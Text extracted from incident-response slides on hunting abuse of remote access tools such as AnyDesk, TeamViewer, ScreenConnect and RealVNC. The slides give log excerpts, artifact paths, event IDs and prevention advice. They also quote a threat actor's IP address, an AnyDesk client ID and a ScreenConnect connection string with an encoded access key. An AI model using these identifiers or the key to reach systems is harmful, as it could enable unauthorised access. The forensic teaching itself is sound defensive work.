**File Explorer: %PROGRAMDATA%\AnyDesk**

Name	Date modified	Type	Size
ad_svc.trace	8/21/2025 4:26 AM	TRACE File	211 KB
AnyDesk.exe	8/21/2025 2:56 AM	Application	7,751 KB
connection_trace.txt	8/21/2025 4:17 AM	Text Document	1 KB
service.conf	8/21/2025 4:17 AM	CONF File	4 KB
service.conf.lock	8/21/2025 2:53 AM	LOCK File	0 KB

**connection\_trace.txt - Notepad**

Direction	Time	Auth	IP1	IP2
Incoming	2025-08-21, 09:58	Passwd	322852011	322852011
Incoming	2025-08-21, 10:00	Token	322852011	322852011
Incoming	2025-08-21, 10:19	Token	322852011	322852011
Incoming	2025-08-21, 10:38	Token	322852011	322852011
Incoming	2025-08-21, 11:17	Token	322852011	322852011

**ad\_svc.trace - Notepad**

Time	Process	PID	PPID	Thread ID	Message
2025-08-21 09:57:33.933	gsvc	2960	604	35	fiber.scheduler - Spawning child fiber 39 (parent: 35 'ipc_connection').
2025-08-21 09:57:34.995	gsvc	2960	604		fiber.scheduler - Fiber 39 (parent: 35 'ipc_connection') terminated.
2025-08-21 09:58:16.171	gsvc	2960	604	12	anydesk.any_socket - Accept request from 322852011 (via relay).
2025-08-21 09:58:16.171	gsvc	2960	604	2	app.service - New ANY connection.
2025-08-21 09:58:16.171	gsvc	2960	604	2	fiber.scheduler - Spawning child fiber 40 'anydesk_connection' (parent: 2).

# INVESTIGATE - ANYDESK

## Investigate %ProgramData%/AnyDesk/ad\_svc.trace

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TUEENN FROM

```
Administrator: Windows PowerShell
info 2025-08-21 10:37:53.721 gsvc 2960 604 83 anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
info 2025-08-21 10:37:53.721 gsvc 2960 604 83 anynet.relay_connector - Using IPv4: 15.235.230.206
info 2025-08-21 10:37:53.909 gsvc 2960 604 83 anynet.relay_connector - Cipher: TLS_AES_256_GCM_SHA384 TLSv1.3 Kx=any Au=any Enc=AESGCM(256) Mac=AEAD
info 2025-08-21 10:37:54.318 gsvc 2960 604 83 anynet.relay_connector - Connection terminated: anynet_relay_full
info 2025-08-21 10:37:54.318 gsvc 2960 604 83 anynet.relay_connector - Received a new server list (10 servers)
info 2025-08-21 10:37:54.318 gsvc 2960 604 83 anynet.relay_connector - Connecting to relay relay-55a4a296.net.anydesk.com (1/10)
info 2025-08-21 10:37:54.318 gsvc 2960 604 83 anynet.relay_connector - Skipping connect method connect_proxy_443 (1/6) (no proxy found)
info 2025-08-21 10:37:54.318 gsvc 2960 604 83 anynet.relay_connector - Skipping connect method connect_proxy_80 (2/6) (no proxy found)
info 2025-08-21 10:37:54.368 gsvc 2960 604 83 anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
info 2025-08-21 10:37:54.550 gsvc 2960 604 83 anynet.relay_connector - Using IPv4: 15.235.230.32
info 2025-08-21 10:37:54.909 gsvc 2960 604 83 anynet.relay_connector - Cipher: TLS_AES_256_GCM_SHA384 TLSv1.3 Kx=any Au=any Enc=AESGCM(256) Mac=AEAD
info 2025-08-21 10:37:54.909 gsvc 2960 604 83 anynet.relay_connector - Connection established.
info 2025-08-21 10:37:54.925 gsvc 2960 604 9 anynet.relay_connector - Relay connector stopped.
info 2025-08-21 10:38:10.330 gsvc 2960 604 12 anynet.any_socket - External address: 104.28.222.73:20327.
info 2025-08-21 10:38:10.330 gsvc 2960 604 90 anynet.any_socket - Accept request from 322852011 (via relay).
info 2025-08-21 10:38:10.330 gsvc 2960 604 90 anynet.any_socket - Accept fiber spawned.
info 2025-08-21 10:38:10.330 gsvc 2960 604 90 anynet.any_socket - Accepting from 322852011.
info 2025-08-21 10:38:10.549 gsvc 2960 604 90 anynet.any_socket - Retrieving client information.
info 2025-08-21 10:38:10.549 gsvc 2960 604 90 anynet.any_socket - Client-ID: 322852011 (FPR: b2edad1ef7ea).
info 2025-08-21 10:38:10.549 gsvc 2960 604 90 anynet.any_socket - Logged in from 104.28.222.73:20191 on relay d4237659.
info 2025-08-21 10:38:10.549 gsvc 2960 604 90 anynet.any_socket - Accepting the connect request.
info 2025-08-21 10:38:10.578 gsvc 2960 604 90 anynet.relay_conn - Got local address (192.168.15.133:50097).
info 2025-08-21 10:38:10.581 gsvc 2960 604 90 anynet.any_socket - Connect request accepted (direct).
info 2025-08-21 10:38:10.581 gsvc 2960 604 9 anynet.relay_conn - IPv4 punch socket set up on port 50097.
info 2025-08-21 10:38:10.581 gsvc 2960 604 9 anynet.relay_conn - IPv6 punch socket set up on port 50097.
info 2025-08-21 10:38:10.581 gsvc 2960 604 90 anynet.any_socket - Connect request accepted, tunnel route created.
info 2025-08-21 10:38:10.581 gsvc 2960 604 90 anynet.any_socket - Local vport: 13, Remote vport: 18, SID: 1754756969889117
info 2025-08-21 10:38:10.581 gsvc 2960 604 90 anynet.any_socket - Sending 0 queued blobs.
info 2025-08-21 10:38:10.581 gsvc 2960 604 90 anynet.any_socket - Initiating the managed connection.
warning 2025-08-21 10:38:10.581 gsvc 2960 604 90 anynet.any_socket - Unexpected: connect_msg_t.
info 2025-08-21 10:38:10.691 gsvc 2960 604 90 anynet.any_socket - Direct connection is available.
info 2025-08-21 10:38:10.691 gsvc 2960 604 90 anynet.any_socket - Connection switch started.
info 2025-08-21 10:38:10.778 gsvc 2960 604 90 anynet.any_socket - Connection switch completed.
info 2025-08-21 10:38:10.778 gsvc 2960 604 90 anynet.any_socket - Sending 0 queued blobs.
info 2025-08-21 10:38:10.846 gsvc 2960 604 90 anynet.any_socket - Connection switch acknowledged.
info 2025-08-21 10:38:12.326 gsvc 2960 604 89 app.session - Purging clipboard files.
```

Relay server

Actor IP & AnyDesk ID

Local IP



# INVESTIGATE - ANYDESK

## Threat actor IP disclosure

## ANYDESK RELAY SERVER

## THREAT ACTOR

- Start proxy search.
- Connecting to relay relay-55a4a296.net.anydesk.com (1/1)
- Using IPv4: 15.235.230.32
- Cipher: ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=EC
- Connection established.
- Relay connector stopped.
- External address: 104.28.222.73:14936.
- Got local address (172.16.0.2:61600).
- IPv4 nunch socket set up on port 61600.

Connecting to relay relay-55a4a296.net.anydesk.com (1/10)  
Skipping connect method connect\_proxy\_443 (1/6) (no proxy found)  
Skipping connect method connect\_proxy\_80 (2/6) (no proxy found)  
Skipping connect method socks\_proxy\_443 (3/6) (no proxy found)  
Using IPv4: 15.235.230.32  
Cipher: TLS\_AES\_256\_GCM\_SHA384 TLSv1.3 Kx=any Au=any Enc=AESGCM(2  
Connection established.

## VICTIM

Client-ID: 322852011 (FPR: b2edad1ef7ea).  
Logged in from 104.28.222.73:20191 on relay d4237659.  
Accepting the connect request.  
Got local address (192.168.15.133:50097).  
Connect request accepted (direct).  
IPv4 nunch socket set up on port 50097




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%ProgramData%/AnyDesk/file\_transfer\_trace.txt

## Victim logs

# RMM TOOLS

There are a lot of RMM Tools in the wilds! That we cant cover now  
LOLRMM project now has 275 RMM tools, check it out!



The screenshot shows the LOLRMM website at <https://lolrmm.io>. The page features a green LOLRMM logo in the top left and navigation links for Home, Premium, About, and a search bar. A red circle highlights the 'RMM Tools' link, which is accompanied by a badge indicating 'Total: 275'. Below this, a search bar with a magnifying glass icon and the text 'Search...' is visible. A table lists RMM tools with columns for Name, Author, and Supported OS. The first three entries are '247ithelp.com (ConnectWise)', 'Absolute (Computrace)', and 'Access Remote PC'. At the bottom of the table, there are icons for Android, Linux, macOS, and Windows.

**RMM Tools** Total: 275 There are current 275 RMM Tools in LOLRMM project

275 Search...

Name ↑	Author ↓	Supported OS
247ithelp.com (ConnectWise)		
Absolute (Computrace)		
Access Remote PC		


# INVESTIGATE - TEAMVIEWER

## TEAMVIEWER CONNECTION LOGS

- C:\Program Files\*\TeamViewer\connections\*.txt
- Includes `connections_incoming.txt` and `connections.txt`

## TEAMVIEWER APPLICATION LOG

- C:\Program Files\*\TeamViewer\TeamViewer\*\_Logfile\*
- Includes `TeamViewerXX_Logfile.log` and `TeamViewerXX_Logfile_OLD.log`






[Find your TeamViewer log files](#)

# INVESTIGATE – ULTRAVIEWER

## ULTRAVIEWER CONNECTION LOGS

- %appdata%\UltraViewer\Connection\_IN\_Log.txt
- C:\Program Files\*\Ultraviewer\ConnectionLog.log





# INVESTIGATE - ScreenConnect

- System Evtx Id **7045** (Service Installed)
  - Reg key **ControlSet001\Services\ScreenConnect Client [id]\ImagePath**
- ScreenConnect session database
  - **C:\Program Files\*\ScreenConnect\App\_Data\Session.db**
- Application Evtx id **0**
  - **"ScreenConnect"**
- ConnectWise Control Audit Log


Type viewer	Slack viewer	Binary viewer
Value name	ImagePath	
Value type	RegSz	
Value	"C:\Program Files (x86)\ScreenConnect Client (0e2f8d025e383f56)\ScreenConnect.ClientService.exe" ?e=Access&y=Guest&h=instance-1&s=f1dccb5-0865-4f1c-a463-9e25663d18d1&k=8gIAAACkAABSU0ExAAgAAAEAAQC9cxw5UA763FPcVEu4K7ITUZPe40uWy%2fdpeqfjnh2fhXseahv7hKfAevkRMosxtDVUIRfJGO1E0ztj6BuX0Y3hOn%2b9zOMD85jSb5nrrk4O4thgV9GNhZS3aAMUcTWISUzCOGSECigjs5Sg8kxq5C2bFDnKAKIBYkUdW3Muf9ewn1tCRM9XErqohYafqh04mlquyGqfx%2bAMEzEuQDgFHQPIurisVhSinHWRCO4WDLKpaoeW/neMJ3BMj6ReFvhaX2fPMkXzYLB2sMMBcbeuJV1ycZL&v=AQAAANCMnd8BFdERjHoAwE%2fCI%2bSAAAAQvvF3IURJU6YGrF7BIJwogAAAAACAAAAAAQZgAA2fyztuVPXWhifgAAAAAOGAAAAIAACAAAADfm%2b0yGLK3YmRYzydHC3OvJWInwe8OZkNKxHqVXATSAaEAADExpelIJ42A%2bmry3CqMz2fndw4CeU0AaoR4STJLsx7DhTUDnuspGicdgoRTM%2bUmC1VN8mbfLBHx7SKMzJYWAwMM%2bfbewg%2bXdhUrQRKuFsOU6VsO6a7HFsf2fgR5AoubdVIC8ZpsdkDk0tm5ARaDYpTxYxQMJSacToCrRodGjvgRzddPywGYfVnTFxyS%2bZOWxz3TicTva8Ttx8PaXNNHyckVlUb%2bk3s10Z2f87XVJmzFtdDyY1ufC1S3w6NVHDOIGS%2bvxtANaRGWY%2bdZGpj75%2f8YIPAcctJioE4LefyqZKRhdjWG4QwVImCfKJUmnoLzEwZXF0Mkm42fC9JUONr3r9JZc6V7RJOWfACO9AukfBzQOyfsb6KD%2b6tWKc%2fQ5rAPr4MtkQgA17CmSIIRnLA5HDBMrybFaLasSEfnFHAbS2UJpHMDXNIWEEKsFM55hIN4OKrHnIjadBT8OzLZXck9bRwSNUfkv7IkQbnJA%	



# INVESTIGATE - RealVNC

## Connection Logs

- HKCU\SOFTWARE\RealVNC\vncviewer\MRU
  - history of external IP addresses connected to
- C:\Program Files\*\RealVNC\VNC Server\Logs
- %ProgramData%\RealVNC-Service\vncserver.log\*



## EventLog

- **Application.evtx** EventId = **256**, provider = VNC Server
  - Hunt for "connections authenticated"

# INVESTIGATE - RDP

## RDP exposed to Internet:

Who has try to brute my RDP? Who has been connected? When?

DESTINATION			
EVENT LOGS		REGISTRY	FILE SYSTEM
<ul style="list-style-type: none"><li>■ <b>Security Event Log</b> – security.evtx<ul style="list-style-type: none"><li>• <b>4624</b> Logon Type 10<ul style="list-style-type: none"><li>- Source IP/Logon User Name</li></ul></li><li>• <b>4778/4779</b><ul style="list-style-type: none"><li>- IP Address of Source/Source System Name</li><li>- Logon User Name</li></ul></li></ul></li><li>■ <b>Microsoft-Windows-RemoteDesktopServices-RdpCoreTS%4Operational.evtx</b><ul style="list-style-type: none"><li>• <b>131</b> – Connection Attempts<ul style="list-style-type: none"><li>- Source IP</li></ul></li><li>• <b>98</b> – Successful Connections</li></ul></li></ul>	<ul style="list-style-type: none"><li>■ <b>Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx</b><ul style="list-style-type: none"><li>• <b>1149</b><ul style="list-style-type: none"><li>- Source IP/Logon User Name<ul style="list-style-type: none"><li>• Blank user name may indicate use of Sticky Keys</li></ul></li></ul></li><li>■ <b>Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx</b><ul style="list-style-type: none"><li>• <b>21, 22, 25</b><ul style="list-style-type: none"><li>- Source IP/Logon User Name</li></ul></li><li>• <b>41</b><ul style="list-style-type: none"><li>- Logon User Name</li></ul></li></ul></li></ul></li></ul>	<ul style="list-style-type: none"><li>■ <b>ShimCache – SYSTEM</b><ul style="list-style-type: none"><li>• rdpclip.exe</li><li>• tstheme.exe</li></ul></li><li>■ <b>AmCache.hve – First Time Executed</b><ul style="list-style-type: none"><li>• rdpclip.exe</li><li>• tstheme.exe</li></ul></li></ul>	<ul style="list-style-type: none"><li>■ <b>Prefetch – C:\Windows\Prefetch\</b><ul style="list-style-type: none"><li>• rdpclip.exe-{hash}.pf</li><li>• tstheme.exe-{hash}.pf</li></ul></li></ul>

# INVESTIGATE - RDP

## RDP Lateral Movement

Which computer the TA try to lateral movement? and When?

### SOURCE

EVENT LOGS	REGISTRY	FILE SYSTEM
<ul style="list-style-type: none"><li>■ <b>security.evtx</b><ul style="list-style-type: none"><li>• <b>4648</b> – Logon specifying alternate credentials - if NLA enabled on destination<ul style="list-style-type: none"><li>- Current logged-on User Name</li><li>- Alternate User Name</li><li>- Destination Host Name/IP</li><li>- Process Name</li></ul></li></ul></li><li>■ <b>Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx</b><ul style="list-style-type: none"><li>• <b>1024</b><ul style="list-style-type: none"><li>- Destination Host Name</li></ul></li><li>• <b>1102</b><ul style="list-style-type: none"><li>- Destination IP Address</li></ul></li></ul></li></ul>	<ul style="list-style-type: none"><li>■ Remote desktop destinations are tracked per-user<ul style="list-style-type: none"><li>• <b>NTUSER\Software\Microsoft\Terminal Server Client\Servers</b></li></ul></li><li>■ <b>ShimCache – SYSTEM</b><ul style="list-style-type: none"><li>• <b>mstsc.exe</b> Remote Desktop Client</li></ul></li><li>■ <b>BAM/DAM – SYSTEM</b> – Last Time Executed<ul style="list-style-type: none"><li>• <b>mstsc.exe</b> Remote Desktop Client</li></ul></li><li>■ <b>AmCache.hve</b> – First Time Executed<ul style="list-style-type: none"><li>• <b>mstsc.exe</b></li></ul></li></ul>	<ul style="list-style-type: none"><li>■ <b>Jumplists – C:\Users\&lt;Username&gt;\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\</b><ul style="list-style-type: none"><li>• <b>{MSTSC-APPID}-automaticDestinations-ms</b></li><li>• Tracks remote desktop connection destination and times</li></ul></li><li>■ <b>Prefetch – C:\Windows\Prefetch\</b><ul style="list-style-type: none"><li>• <b>mstsc.exe-{hash}.pf</b></li></ul></li><li>■ <b>Bitmap Cache – C:\Users\&lt;Username&gt;\AppData\Local\Microsoft\Terminal Server Client\Cache</b><ul style="list-style-type: none"><li>• <b>bcache###.bmc</b></li><li>• <b>cache####.bin</b></li></ul></li><li>■ <b>Default.rdp file – C:\Users\&lt;Username&gt;\Documents\</b></li></ul>

# PREVENTION

- Baseline authorized RMM tools
  - Whitelist application execute (ex: AppLocker)
- Block other RMM connection for prevent
- Enable logging for investigate
- Training User

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-025a>  
<https://www.cisa.gov/stopransomware/ransomware-guide>

# SUMMARY

KEYPOINTS & TAKE AWAY  
WHAT NEXT & FOLLOW UP  
QUESTIONS



# SUMMARY

- RMM tools is the Double-Edged Sword
  - “Legit RAT” with evade detection
  - It can lead to IAB, Data Exfiltration, Ransomware
  - Many Threat Actor abused RMM tools for persistence, C&C, ...
- Hunt for popular RMM tools in Vietnam
  - AnyDesk, TeamViewer, UltraViewer
- Best practice to prevent

# WHAT NEXT

- Decrease the value of the compromise
  - Whitelist app running, baseline RMM use
  - Block DNS
- Increase ease of detecting a compromise
  - Enable logging
- Increase chance of detecting a compromise
  - Enable rule base
  - Threat hunting
- Vigilance
  - Perform user training

# FOLLOW UP

RMM TOOLS WILL  
REMAIN POPULAR.  
STAY AHEAD!

THANK YOU  
for your attention!

